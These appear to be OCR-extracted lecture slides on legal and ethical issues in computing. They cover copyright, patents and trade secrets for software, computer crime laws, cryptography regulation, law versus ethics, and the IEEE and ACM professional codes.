
  - Involves copying
  - Not independent work
    - Two people can have copyright for identically the same thing
- Copyrights for computer programs
  - Copyright law was amended in 1980 to include explicit definition of software
  - Program code is protected not the algorithm
  - Controls rights to copy and distribute

Patent

- Protects innovations
  - Applies to results of science, technology and engineering
  - Protects new innovations
    - Device or process to carry out an idea, not idea itself
  - Excludes newly discovered laws of nature
    - 2+2 = 4


Patent

- Requirements of novelty
  - If two build the same innovations, patent is granted to the first inventor, regardless of who filed first
  - Invention should be truly novel and unique
  - Object patented must be non-obvious
- Patent Office registers patents
  - Even if someone independently invents the same thing, without knowledge of the existing patent
- Patent on computer objects
  - PO has not encouraged patents for software – as they are seen as representation of an algorithm




Trade Secret

- Information must be kept secret
  - If someone discovers the secret independently, then there is no infringement – trade secret rights are gone
  - Reverse-engineering can be used to attack trade secrets
- Computer trade secret
  - Design idea kept secret
  - Executable distributed but program design remain hidden




Comparison

	Copyright	Patent	Trade secret
Protects	Expression of idea	Invention	Secret information
Object made public	Yes: intention is to promote	Design filed at patent office	No
Requirement to distribute	Yes	No	No
Ease of filing	Very easy, do-it-yourself	Very complicated; specialist lawyer suggested	No filing
Duration	Life of human originator or 75 years of company	19 years	Indefinite
Legal protection	Sue if copy sold	Sue if invention copied	Sue if secret improperly obtained
Examples	Object code, documentation	Hardware	Source code




Computer crime

- Hard to predict for the following reason
  - Low computer literacy among lawyers, police agents, jurors, etc.
  - Tangible evidence like fingerprints and physical clues may not exist
  - Forms of asset different
    - Is computer time an asset?
  - Juveniles
    - Many involve juveniles




Computer Crime related laws

- Freedom of information act
  - Provides public access to information collected by the executive branch of the federal government
- Privacy act of 1974
  - Personal data collected by government is protected
- Fair credit reporting act
  - Applies to private industries – e.g., credit bureaus
- Cryptography and law
  - France: no encryption allowed (to control terrorism)
  - US, UK, Canada, Germany:
    - Control on export of cryptography; but they are published!



Ethics

- An objectively defined standard of right and wrong
- Often idealistic principles
- In a given situation several ethical issues may be present
- Different from law




Law vs Ethics

Law

- Described by formal written documents
- Interpreted by courts
- Established by legislatures representing all people
- Applicable to everyone
- Priority determined by laws if two laws conflict
- Court is final arbiter for right
- Enforceable by police and courts

Ethics


- Described by unwritten principles
- Interpreted by each individual
- Presented by philosophers, religions, professional groups
- Personal choice
- Priority determined by an individual if two principles conflict
- No external arbiter
- Limited enforcement



Ethical reasoning


- ○ Consequence-based
  - ● Based on the good that results from an action
- ○ Rule-based
  - ● Based on the certain prima facie duties of people

	Consequence-based	Rule-based
Individual	Based on consequences to individual	Based on rules acquired by the individual from religion, experience, analysis
Universal	Based on consequences to all of society	Based on universal rules, evident to everyone



Ethics Example

- ● Privacy of electronic data
  - ○ “gentlemen do not read others’ mail” - but not everyone is a gentleman!
  - ○ Ethical question: when is it justifiable to access data not belonging to you
    - ● One approach: Protection is user’s responsibility
    - ● Another: supervisors have access to those supervised
    - ● Another: justifiably compelling situation



Codes of ethics

- IEEE professional codes of ethic
  - To avoid real or perceived conflict of interest whenever possible, and to disclose them to affected parties when they do exist
  - To be honest and realistic in stating claims or estimates based on available data
- ACM professional codes of ethics
  - Be honest and trustworthy
  - Give proper credit for intellectual property